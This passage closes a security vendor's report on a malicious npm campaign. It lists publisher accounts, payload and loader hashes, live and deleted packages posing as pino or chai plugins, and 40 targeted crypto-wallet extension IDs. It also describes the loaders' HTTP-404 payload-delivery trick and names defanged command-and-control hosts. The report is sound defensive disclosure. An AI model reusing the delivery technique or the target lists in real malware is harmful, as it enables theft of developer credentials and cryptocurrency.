[E25] npm's unpublish policy: packages may be self-unpublished by the publisher within 72 hours of the most recent publish without contacting support. After 72 hours, removal requires contacting npm support or npm security action. Dwell times calculated from time.created and time.unpublished.time fields in registry tombstone. All 14 short-lived packages had dwell times < 72h (range: 0.1h to 71h). gemini-ai-checker had dwell time of 301.6h, requiring external intervention. Tombstone format for all 15: time.unpublished present, no reason or deprecated field, no npm-notice field — consistent with unpublish rather than npm security takedown.

[E23] Read("artifacts/jsonspack/loaders/badc6-variant/package.json") → keywords ["fast","logger","stream","json"], script "smoke:pino": "node ./index.js". Read("artifacts/jsonspack/loaders/vercel-variant/package.json") (README content) → badge URLs reference https://www.npmjs.com/package/pino and https://github.com/pinojs/pino/actions. ls artifacts/jsonspack/decompiled/api.md benchmarks.md browser.md bundling.md child-loggers.md ecosystem.md help.md lts.md pretty.md — verbatim copy of pino docs. grep "module.exports" .../index.jsmodule.exports.pino = middleware. Pattern confirmed identical across all pino-masquerading packages.

[E22] npm_download_package("express-flowlimit", "2.2.8") → tarball extracted. Read("artifacts/jsonspack/loaders/vercel-variant/caller.txt") → plain unobfuscated JavaScript, 38 lines. The catch(error) block checks error.response?.status === 404 && error.response.data?.token explicitly (the code uses try/catch inside a while(retrycnt > 0) loop, not .then()/.catch() promise chaining). The .then() handler logs 'Token fetched:', response.data.token — the decoy on 200. No deobfuscation, no execution, no C2 contact required to determine this behaviour.

[R1] MITRE ATT&CK T1480 — Execution Guardrails: https://attack.mitre.org/techniques/T1480/. No sub-technique documents HTTP error code as delivery signal.

[R2] MITRE ATT&CK T1001 — Data Obfuscation: https://attack.mitre.org/techniques/T1001/. No prior npm malware report documents {"cookie":"<JS>"} JSON delivery pattern.

[A1] Browser list from getChromiumBasePaths() and extractAndUploadPasswords() in deobfuscated npoint[.]io payload. The 13 browsers targeted are: Google Chrome, Brave, AVG Browser, Microsoft Edge, Opera, Opera GX, Vivaldi, Kiwi Browser, Yandex Browser, Iridium, Comodo Dragon, SRWare Iron, Chromium. Source: browserNames array in deobfuscated payload ldbScript section.

[A2] Full 40-entry wallet extension ID list from wps constant in deobfuscated npoint[.]io payload ldbScript. See Appendix E for the complete table.

[E33] shasum -a 256 run against lib/caller.js in all downloaded tarballs (archived in artifacts/jsonspack/loaders/). Results: 11 deleted BADC6-cluster packages (coremesh, coremeshnode, chai-chain-coremesh, relion-chain, relion-node, chain-syncora, node-syncora, metrify-node, metrify-chain, node-metrica, chain-metrica) all return 5f2d8aec684e79cb983af79d29fddf7e7ecf1e36474baf1422e77c9b79caee23. Surviving BADC6 packages trackora-node and trackora-chain: same hash confirmed via npm_download_package("trackora-node", "2.4.5") and shasum. docs/api.md SHA256 1c777a65a337b48318f3cfff9cee9ffdecc2f7867f7365f53c7e0af492add2a4 identical across all three families. Deps axios, parse-json, request, sqlite3 confirmed via node -e "JSON.parse(fs.readFileSync('package.json')).dependencies".

[E36] isillegion[.]com (www.isillegion[.]com) was the C2 endpoint hardcoded in chai-as-hooked and chai-as-redeployed — the two packages that triggered initial Panther detection. It is distinct from the 144.172.110[.]132 infrastructure analysed in this report and was not further investigated. Its relationship to the jsonspack campaign (precursor deployment, different tenant, or unrelated use of the same loader template) is unknown.

Footnote prefixes: E = evidence (tool commands, file reads, hash verifications, VT lookups); P = prior art (external context not from this analysis); R = references (MITRE ATT&CK technique citations); A = appendix data (browser and wallet extension lists).

Appendix

Appendix A — Publisher Accounts

All eight npm accounts were created solely for this campaign. None have any prior publish history. E7

Account

Email

Packages

hello@jsonspack[.]com (shared author email in metadata)

gemini-ai-checker, chai-as-hooked, coremesh, coremeshnode, chai-chain-coremesh, relion-chain, relion-node, chain-syncora, node-syncora, metrify-node, metrify-chain, node-metrica, chain-metrica, chai-extensions-extra

amnotgonnalie

jghff@smartretireway.com

lockedin-chai-chain

gemini-check

thyfaultkathy4263@hotmail.com

express-flowlimit, chai-extensions-extras

ondoeth

mexowoj971@izkat.com

chai-str

boriseth

borire8128@jsncos.com

chai-beta

johnsonjamesedc5033

johnsonjamesedc503@hotmail.com

chai-as-encrypted

corvettdan1963

corvettdan1963@inlook.cloud

chai-as-chain-v2, chai-as-evm, chai-as-adapter

mwai2005

mwai2005@officecombine.com

chai-use-chain

wovon16983

wovon16983@marvetos.com

trackora-chain, trackora-node

Note: hello@jsonspack[.]com appears as the author contact email in package.json metadata across all these packages but does not correspond to an npm account used to publish them — publication was done via the eight separate accounts listed above. Whether this email represents a single operator, a shared brand identity, or a common template is unknown. jsncos.com, izkat.com, marvetos.com, and officecombine.com are disposable email provider domains.

Appendix B — Full Hash Table

SHA256

File

VT

Role

fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838

payload-extracted.txt

0/94 — first discovery

npoint[.]io payload — extracted JS; fully analysed RAT+infostealer

00a32991fb03bef7ed76498e43be6b43b486bf0ae361e4553145ed9b13099278

payload.js

0/94 — first discovery

npoint[.]io payload — raw JSON HTTP response body ({"cookie":"<JS>"})

120ea01d0994b048a3af21849e7ad4cd005993466b2cedd46854f1082885a362

payload_FAWPU_extracted.txt

0/94 — first discovery

FAWPU payload — secondary loader (4,228 chars); fetches further stage

42ff9965ef1b9deb7c4dd419260aad4d31f1360e9ce71521e4f620c550b2a040

payload_FAWPU.json

0/94 — first discovery

FAWPU payload — raw JSON HTTP response

ce56c8708468e1570c75f39f8c09116bbadff3d462daec8cced51c0b6bead024

payload_XRGF3_extracted.txt

0/94 — first discovery

XRGF3 payload — extracted JS (~90KB); partially analysed

5b9319a3c154855682d903b9934ad04e49e43d33cdf8255d96fa0fb99ec1007e

payload_XRGF3.json

0/94 — first discovery

XRGF3 payload — raw JSON HTTP response

56b93d0040a88934bf5cc78323f5166afb91633293812f6adb203baa57b405e4

payload_BADC6_extracted.txt

0/94 — first discovery

BADC6 payload — extracted JS (~90KB); likely same as XRGF3, different obfuscation run

ae4b4cec52a9186028722940c19de80fdf18dc2109d8a9f42a393058f9fa198a

payload_BADC6.json

0/94 — first discovery

BADC6 payload — raw JSON HTTP response

70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8

lib/caller.js

0/94 — first discovery

FAWPU-cluster loader (5 packages)

d81e48769a830cd3384a4b8977ade12e5ab7583eb7cca84e7ab966d15871bd71

lib/caller.js

0/94 — first discovery

XRGF3-cluster loader (chai-beta, chai-str)

5f2d8aec684e79cb983af79d29fddf7e7ecf1e36474baf1422e77c9b79caee23

lib/caller.js

0/94 — first discovery

BADC6-cluster loader (13 packages)

0939feeda737b0951f6e37d690d65ecfdc5482ae1e1486734aaf59fb2497fcef

lib/caller.js

0/94 — first discovery

Vercel-cluster loader (express-flowlimit, chai-extensions-extras, gemini-ai-checker, chai-extensions-extra)

baa5f96044388ff17a9c84a01ce50ee399cf0c9b146d5c7491e4a23a9eb095b6

lib/initializeCaller.js

0/94 — first discovery

npoint-cluster inline loader — chai-as-encrypted (fires as IIFE on require())

151f75f407990eb466eb278f656aa0b2ad94d8a6fcd5955fc3f9fbb938cc3f30

lib/const.js

0/94 — first discovery

npoint C2 config backup (chai-as-encrypted)

Appendix C — Live Packages

Package

Version

Published (UTC)

Publisher

C2 Cluster

Downloads

Masquerades as

lockedin-chai-chain

1.2.6

2026-03-19T23:49:33Z

amnotgonnalie

FAWPU

192

pino logger

express-flowlimit

2.2.8

2026-03-31T10:38:12Z

gemini-check

Vercel

477

express middleware

chai-str

1.1.9

2026-03-25T06:44:16Z

ondoeth

XRGF3

156

chai.js plugin

chai-beta

1.1.9

2026-03-25T07:38:49Z

boriseth

XRGF3

165

chai.js plugin

chai-as-encrypted

2.0.6

2026-03-25T08:42:14Z

johnsonjamesedc5033

npoint

160

chai.js plugin

chai-as-chain-v2

1.1.1

2026-03-25T10:22:48Z

corvettdan1963

FAWPU

154

pino logger

chai-as-evm

1.1.2

2026-03-26T07:50:47Z

corvettdan1963

FAWPU

148

pino logger

chai-as-adapter

1.5.2

2026-03-26T07:58:43Z

corvettdan1963

FAWPU

142

pino logger

chai-use-chain

1.2.6

2026-03-26T08:09:11Z

mwai2005

FAWPU

154

pino logger

trackora-chain

2.4.5

2026-03-30T18:15:35Z

wovon16983

BADC6

86

pino logger

trackora-node

2.4.5

2026-03-30T18:15:59Z

wovon16983

BADC6

83

pino logger

chai-extensions-extras

1.2.5

2026-03-31T10:30:38Z

gemini-check

Vercel

~0

chai.js plugin

LIVE TOTAL


1,917


Appendix D — Deleted Packages

Publisher column shows the author field from package.json in the downloaded tarball.E33 The npm registry tombstone retains no _npmUser account data after unpublishing, so the npm account that published these packages is unrecoverable from the registry. Two packages (gemini-ai-checker, chai-extensions-extra) use the first name Austin rather than Robert King; both names are unverified and likely fictitious.

Package

Versions

Published (UTC)

Deleted (UTC)

Hours Live

C2 Cluster

Downloads

Author (package.json)

gemini-ai-checker

1.3.3–1.3.6

2026-03-18T19:37:14Z

2026-03-31T09:14:43Z

301.6h

Vercel

843

Austin <hello@jsonspack[.]com>

coremeshnode

2.4.5

2026-03-26T09:15:33Z

2026-03-26T11:30:38Z

2h

BADC6

79

Robert King <hello@jsonspack[.]com>

coremesh

2.4.5

2026-03-26T09:15:51Z

2026-03-26T11:30:37Z

2h

BADC6

82

Robert King <hello@jsonspack[.]com>

chai-chain-coremesh

2.4.5

2026-03-26T09:16:16Z

2026-03-26T11:30:35Z

2h

BADC6

85

Robert King <hello@jsonspack[.]com>

relion-chain

2.4.7

2026-03-26T12:29:18Z

2026-03-26T15:35:53Z

3h

BADC6

76

Robert King <hello@jsonspack[.]com>

relion-node

2.4.7

2026-03-26T12:30:05Z

2026-03-26T15:35:54Z

3h

BADC6

79

Robert King <hello@jsonspack[.]com>

chain-syncora

2.4.5

2026-03-26T19:04:02Z

2026-03-27T13:16:23Z

18h

BADC6

85

Robert King <hello@jsonspack[.]com>

node-syncora

2.4.5

2026-03-26T19:03:41Z

2026-03-27T13:16:25Z

18h

BADC6

81

Robert King <hello@jsonspack[.]com>

metrify-node

2.4.5

2026-03-27T14:31:12Z

2026-03-30T13:28:18Z

71h

BADC6

133

Robert King <hello@jsonspack[.]com>

metrify-chain

2.4.5

2026-03-27T14:31:51Z

2026-03-30T13:28:17Z

71h

BADC6

136

Robert King <hello@jsonspack[.]com>

node-metrica

2.4.5

2026-03-30T15:22:23Z

2026-03-30T15:34:08Z

<1h

BADC6

63

Robert King <hello@jsonspack[.]com>

chain-metrica

2.4.5

2026-03-30T15:22:42Z

2026-03-30T15:34:06Z

<1h

BADC6

80

Robert King <hello@jsonspack[.]com>

chai-as-hooked

1.0.0

2026-03-25T18:23:29Z

2026-03-26T~18:00Z

<1 day

isillegion

0

hello@jsonspack[.]com

chai-as-redeployed

3.5.7

2026-03-26T23:20:29Z

2026-03-27T~18:00Z

<1 day

isillegion

0

hello@jsonspack[.]com

chai-extensions-extra

1.2.2

2026-03-31T09:27:20Z

2026-03-31T09:33:44Z

<1h

Vercel

0

Austin <hello@jsonspack[.]com>

DELETED TOTAL (15)


1,822


GRAND TOTAL: 3,739 downloads across 27 packages.

Appendix E — Targeted Wallet Extensions

40 Chrome wallet extensions targeted by the ldbScript browser credential stealer. Extension IDs extracted from the wps constant in the deobfuscated npoint[.]io payload. The malware source contains only raw extension IDs with no wallet name labels — wallet names were resolved via the Chrome Web Store on 2026-04-02. Eleven extensions are currently unlisted (removed or delisted from the store).

#

Extension ID

Wallet (Chrome Web Store)

1

nkbihfbeogaeaoehlefnkodbefgpgknn

MetaMask

2

ejbalbakoplchlghecdalmeeeajnimhm

(unlisted)

3

acmacodkjbdgmoleebolmdjonilkdbch

Rabby Wallet

4

bfnaelmomeimhlpmgjnjophhpkkoljpa

Phantom

5

ibnejdfjmmkpcnlpebklmnkoeoihofec

TronLink

6

egjidjbpglichdcondbcbdnbeeppgdph

Trust Wallet

7

nphplpgoakhhjchkkhmiggakijnkhfnd

TON Wallet

8

omaabbefbmiijedngplfjmnooppbclkk

Tonkeeper

9

bhhhlbepdkbapadjdnnojkbgioiodbic

Solflare Wallet

10

aeachknmefphepccionboohckonoeemg

Coin98

11

aflkmhkiijdbfcmhplgifokgdeclgpoi

(unlisted)

12

agoakfejjabomempkjlepdflaleeobhb

Core Wallet

13

aholpfdialjgjfhomihkjbmgjidlcdno

Exodus Web3 Wallet

14

afbcbjpbpfadlkmhmclhkeeodmamcflc

MathWallet

15

cgbogdmdefihhljhfeffkljbghamglni

(unlisted)

16

dmkamcknogkgcdfhhbddcghachkejeap

Keplr

17

dlcobpjiigpikoobohmabehhmhfoodbb

Ready Wallet (ex-Argent)

18

efbglgofoippbgcjepnhiblaibcnclgk

Martian (Aptos/Sui)

19

ejjladinnckdgjemekebdpeokbikhfci

Petra (Aptos)

20

fhbohimaelbohpjbbldcngcnapndodjp

(unlisted)

21

fhkbkphfeanlhnlffkpologfoccekhic

(unlisted)

22

fhmfendgdocmcbmfikdcogofphimnkno

(unlisted)

23

fldfpgipfncgndfolcbkdeeknbbbnhcc

MyTonWallet

24

gjnckgkfmgmibbkoficdidcljeaaaheg

Atomic Wallet

25

hifafgmccdpekplomjjkcfgodnhcellj

Crypto.com Onchain

26

hmeobnfnfcmdkdcmlblgagmfpfboieaf

Ctrl Wallet

27

hnfanknocfeofbddgcijnmhnfnkdnaad

Coinbase Wallet

28

jiidiaalihmmhddjgbnbgdfflelocpak

Bitget Wallet

29

jblndlipeogpafnldhgmapagcccfchpi

Kaia Wallet

30

jmbkjchcobfffnmjboflnchcbljiljdk

(unlisted)

31

jnjpmcgfcfeffkfgcnjefkbkgcpnkpab

(unlisted)

32

kpkmkbkoifcfpapmleipncofdbjdpice

(unlisted)

33

khpkpbbcccdmmclmpigdgddabeilkdpd

Suiet (Sui)

34

ldinpeekobnhjjdofggfgjlcehhmanaj

(unlisted)

35

lgmpcpglpngdoalbgeoldeajfclnhafa

SafePal

36

mcohilncbfahbmgdjkbpemcciiolgcge

OKX Wallet

37

mopnmbcafieddcagagdcbnhejhlodfdd

Polkadot.js

38

nkklfkfpelhghbidbnpdfhblphpfjmbo

(unlisted)

39

penjlddjkjgpnkllboccdgccekpkcbin

OpenMask (TON)

40

ppbibelpcjmhbdihakflkdcoccbgbkpo

UniSat Wallet

OSM Submissions

All 27 packages in this campaign were reported to OpenSourceMalware. chai-as-hooked and chai-as-redeployed were initially flagged at HIGH before the full campaign scope was established; the remaining 25 were submitted at CRITICAL after payload analysis confirmed a fully-decoded RAT.

Package

OSM Threat ID

Severity

chai-as-hooked

ea7777e3-2384-45f4-afeb-26a81b92728e

HIGH

chai-as-redeployed

2448023f-e17e-4156-9a09-e5562e294713

HIGH

chai-as-adapter

d883a0c2-4e36-4d11-92aa-c993408d94e8

CRITICAL

chai-as-chain-v2

c97f4942-d798-434c-b345-96771c92bff8

CRITICAL

chai-as-encrypted

fa54ad37-ccb5-4650-861c-7982bb4f8256

CRITICAL

chai-as-evm

2b02e755-c436-4ec2-9b7b-f9a8295e338b

CRITICAL

chai-beta

b1dbb38f-6c68-4239-aa93-10176c00d006

CRITICAL

chai-chain-coremesh

5bbe00e9-dbc5-49d4-a0b9-e1b28c9a7861

CRITICAL

chai-extensions-extra

68c90d7d-0b42-42a6-9384-1fc5c12b6207

CRITICAL

chai-extensions-extras

10429f1f-0dd3-4f22-b014-545d4f5934a5

CRITICAL

chai-str

b3326592-e040-4c5d-9b4d-1a7cb39c21a4

CRITICAL

chai-use-chain

2c9130eb-7a58-4b5f-a5b7-87f5c18ae0fd

CRITICAL

chain-metrica

aeef5131-108f-4ee2-8f77-1f0ee5ccca19

CRITICAL

chain-syncora

143c6466-83c6-4bb0-9f26-d48247b8ab0b

CRITICAL

coremesh

e05a43f0-3a2d-47ed-9387-8d3845c26d23

CRITICAL

coremeshnode

bba690a9-f7e2-4c71-b8a6-9ea558314def

CRITICAL

express-flowlimit

eb2026b8-3afa-4290-9bfe-d60ec01fa5ac

CRITICAL

gemini-ai-checker

b3166c75-c723-4911-a5a5-ec04268e04e5

CRITICAL

lockedin-chai-chain

9bba7c24-3856-45d4-b53b-e5a42839a8a3

CRITICAL

metrify-chain

096730bf-d26a-4e29-9481-e03fc93c2f00

CRITICAL

metrify-node

685a9230-1e14-4b82-8bc1-6281cff427fc

CRITICAL

node-metrica

6712d9a3-84f5-4252-91c4-8b8827fc643e

CRITICAL

node-syncora

578baac1-a282-4006-bd45-28a66587ec60

CRITICAL

relion-chain

c9949c1d-2807-4ce3-af5f-55921fd3c9e8

CRITICAL

relion-node

90f55ef1-5685-49c4-871b-e91eeaae28da

CRITICAL

trackora-chain

60b23a6a-0c85-45b6-9c76-d742caa016b8

CRITICAL

trackora-node

92c4988c-b8c7-42d1-9684-31d869c792cb

CRITICAL

Share:

Bolt-on AI closes alerts. Panther closes the loop.

See how Panther compounds intelligence across the SOC.

Bolt-on AI closes alerts. Panther closes the loop.

See how Panther compounds intelligence across the SOC.

Bolt-on AI closes alerts. Panther closes the loop.

See how Panther compounds intelligence across the SOC.

Bolt-on AI closes alerts. Panther closes the loop.

See how Panther compounds intelligence across the SOC.

Get product updates, webinars, and news

By submitting this form, you acknowledge and agree that Panther will process your personal information in accordance with the Privacy Policy.

Get product updates, webinars, and news

By submitting this form, you acknowledge and agree that Panther will process your personal information in accordance with the Privacy Policy.

Get product updates, webinars, and news

By submitting this form, you acknowledge and agree that Panther will process your personal information in accordance with the Privacy Policy.